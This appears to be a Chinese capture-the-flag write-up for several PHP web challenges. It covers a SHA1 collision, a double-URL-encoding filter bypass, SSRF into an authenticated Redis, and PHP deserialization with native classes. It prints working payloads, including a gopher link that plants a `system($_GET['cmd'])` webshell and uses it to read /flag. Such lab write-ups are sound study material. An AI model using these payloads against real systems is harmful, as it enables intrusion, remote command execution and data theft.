
G1ve u the flagbaby_revenge.php

baby_revenge.php，进入下一关发现：

```php
<?php
error_reporting(0);

$flag=getenv('fllag');
if (isset($_GET['user']) and isset($_GET['pass']))
{
    if ($_GET['user'] == $_GET['pass'])
        echo 'no no no no way for you to do so.';
    else if(is_array($_GET['user']) || is_array($_GET['pass']))
        die('There is no way you can sneak me, young man!');
    else if (sha1($_GET['user']) === sha1($_GET['pass'])){
      echo "Hanzo:It is impossible only the tribe of Shimada can controle the dragon<br/>";
      die('Genji:We will see again Hanzo'.$flag.'<br/>');
    }
    else
        echo 'Wrong!';
}else
    echo 'Just G1ve it a try.';
highlight_file(__FILE__);
?>
```

过滤了数组，那么需要sha1碰撞了，正好有一篇文章：关于SHA1碰撞——比较两个binary的不同之处

```
?user=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%20
0%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3
E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7
FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE
%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%
AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1
&pass=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%20
0%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3
E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF
%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%2
6%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3
.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```



tc.rigelx.top:8003/baby_revenge.php/?user=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0

Hanzo:It is impossible only the tribe of Shimada can controle the dragon
Genji:We will see again Hanzohere_s_the_flag.php

```
%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%
%26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%
%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```


□ Post data □ Referer □ User Agent □ Cookies Clear All

得到here_s_the_flag.php，最后一关

```php
<?php
$flag=getenv('fllllllllag');
if(strstr("Longlone",$_GET['id'])) {
  echo("no no no!<br>");
  exit();
}

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "Longlone")
{

  echo "flag: $flag";
}
highlight_file(__FILE__);
?>
```

由于urldecode会解码一次，GET传参会解码一次，那么将`Longlone`url编码两次就可以绕过了

`?id=%254c%256f%256e%2567%256c%256f%256e%2565`



tc.rigelx.top:8003/here_s_the_flag.php/?id=%254c%256f%256e%2567%256c%256f%256e%256

```
flag: flag{PHP_1s_fu1king_awesome} <?php
$flag=getenv('fllllllllag');
if(strstr("Longlone",$_GET['id'])) {
    echo("no no no!<br>");
    exit();
}

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "Longlone")
{

    echo "flag: $flag";
}
highlight_file(__FILE__);
?>
```


givemeyourlove

手把手带你用 SSRF 打穿内网

访问发现，并且给出了一串数字123123

```
<?php
// I hear her lucky number is 123123
highlight_file(__FILE__);
$ch = curl_init();
$url=$_GET['url'];
if(preg_match("/^https|dict|file:/is",$url))
{
    echo 'NO NO HACKING!!';
    die();
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
```

题目提示redis，那么肯定是ssrf打redis了，由于存在密码，使用gopher-redis-auth




```
E:\ctf\渗透\Redis\gopher-redis-auth-master>python2 gophper-redis-auth.py

                  Modified: $LS95$

Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): PHPShell

Give web root location of server (default is /var/www/html):
Give PHP Payload (We have default PHP Shell):

Give your redis auth password (default is None): 123123
default shell: <?php system($_GET['cmd']); ?>

Your gopher link is Ready to get PHP Shell:

gopher://127.0.0.1:6379/_%2A2%0D%0A%244%0D%0AAUTH%0D%0A%246%0D%0A123123%0D%0A%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A
%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2434%0D%0A%0A%0A%3C%3Fphp%20system%28%24_GET%5B%27cmd%27%5D%29%3B%20%3F%3E%0A%0A%0D%
0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0
Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A

When it's done you can get PHP Shell in /shell.php

-----------Modified-by-LS95-----------

E:\ctf\渗透\Redis\gopher-redis-auth-master>
```

由于是GET传参，将生成的payload url编码一次得到：

```
gopher%3A%2F%2F127.0.0.1%3A6379%2F_%252A2%250D%250A%25244%250D%250AAUTH%250D%250A%25246%250D%250A123123%250D%250A%252A1%250D%250A%25248%250D%250Aflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252434%250D%250A%250A%250A%253C%253Fphp%2520system%2528%2524_GET%255B%2527cmd%2527%255D%2529%253B%2520%253F%253E%250A%250A%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252413%250D%250A%2Fvar%2Fwww%2Fhtml%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25249%250D%250Ashell.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A%250A
```

传入发现成功写入shell，最后读取flag即可



1.14.71.112:44423/?url=http://127.0.0.1/shell.php?cmd=cat${IFS}/flag
考试
ctf
在线动画 动漫下载 - ...
哔哩哔哩 (゜- ゜)つロ ...
bmth
CSDN - 专业开发者社...
白马探花666 - 博客园
安全客

```
<?php
// I hear her lucky number is 123123
highlight_file(__FILE__);
$ch = curl_init();
$url=$_GET['url'];
if(preg_match("/^https|dict|file:/is",$url))
{
    echo 'NO NO HACKING!!';
    die();
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
REDIS0007ú redis-ver3.2.11ú redis-bitsÀ@úctimeÂGLtaúused-memÂ0ÀþûÀ" SYC{ygtq_w@nt_a_glrlfr1ed} ÿ©ÿ!SÐï
```


SoEzUnser

```php
<?php

class fxxk{
    public $par0;
    public $par1;
    public $par2;
    public $par3;
    public $kelasi;

    public function __construct($par0,$par1,$par2,$par3){
        $this -> par0 = $par0;
        $this -> par1 = $par1;
        $this -> par2 = $par2;
        $this -> par3 = $par3;
    }
    public function newOne(){
        $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
    }

    public function wuhu(){
        echo('syclover    !'.$this -> kelasi.'     yyds');
    }

    public function qifei(){
        //$ser = serialize($this -> kelasi);
        //$unser = unserialize($ser);
        $this -> kelasi -> juts_a_function();
    }

    public function __destruct(){
        if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
            $this -> newOne();
            if($this -> par3 == 'unser'){
                $this -> qifei();
            }
            else{
                $this -> wuhu();
            }
        }
    }

    public function __wakeup(){
        @include_once($this -> par2.'hint.php');
    }
}
highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack);
```

调用了之前学过的原生态一起出的一个题，参考文章：PHP 原生类的利用小结

首先先读取一下hint.php：

```php
$a= new fxxk();
$a->par2 = 'php://filter/convert.base64-encode/resource=';
$b = serialize($a);
echo(urlencode($b));
```



明文:

```
<?php

$hint = '向管理员的页面post一个参数message(告诉他，"iwantflag") 和另一个参数 url（它会向这个url发送一个flag';
$hint .= '管理员的页面在当前目录下一个特殊文件夹里';
$hint .= '但是我不知道（你也猜不到的）文件夹名称和管理员页面的名称，更坏的消息是只能从127.0.0.1去访问，你能想个办法去看看（别扫扫不出来!!!)';
```


BASE64:

PD9waHANCg0KJGhpbnQgPSAn5ZCR566h55CG5ZGY55qE6aG16Z2icG9zdOS4gOS4quWPguaVsG1lc3NhZ2Uo5ZGK6K+J5LuW77yMIml3YW50ZmxhZyIpIOWSjCDlj6bkuIDkuKrlj4LmlbAgdXJs77yI5a6D5Lya5ZCR6L+Z5LiqdXJs5Y+R6YCB5LiA5LiqZmxhZyc7DQokaGludCAuPSAn566h55CG5ZGY55qE6aG16Z2i5Zyo5b2T5YmN55uu5b2V5LiL5LiA5Liq54m55q6K5paH5Lu25aS56YeMJzsNCiRoaW50IC49ICfkvYbmmK/miJHkul3nn6XpgZPvvIjkvaDkuZ/njJzkuI3liLDnmoTvvInmlofku7blpLnlkI3np7DlkoznrqHnkIblkZjpobXpnaLnmoTlkI3np7DvvIzmm7TlnY/nmoTmtojmga/mmK/lj6rog73ku44xMjcuMC4wLjHljrvorr/pl67vvIzkvaDog73mg7PkuKrlip7ms5XljrvnnIvnnIvvvIjliKvmiasg5omr5LiN5Ye65p2lISEhKSc7

使用GlobIterator类读取一下目录文件

```
$a= new fxxk();
$a->par0 = 'GlobIterator';
$a->par1 = 'glob://*';
$b = serialize($a);
echo(urlencode($b));
```

```
?hack=O%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%3A"GlobIterator"%3Bs%3A4%3A"par1"%3Bs%3A8%3A"glob%3A%2F%2F*"%3Bs%3A4%3A"par2"%3BN%3Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}
```


ctf.rigelx.top/unserbucket/?hack=O%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%
考试
ctf
在线动画 动漫下载 - ...
哔哩哔哩 (゜- ゜)つロ ...
bmth
CSDN - 专业开发者社...
白马探花666 - 博客园
安全客 - 安全资讯平台

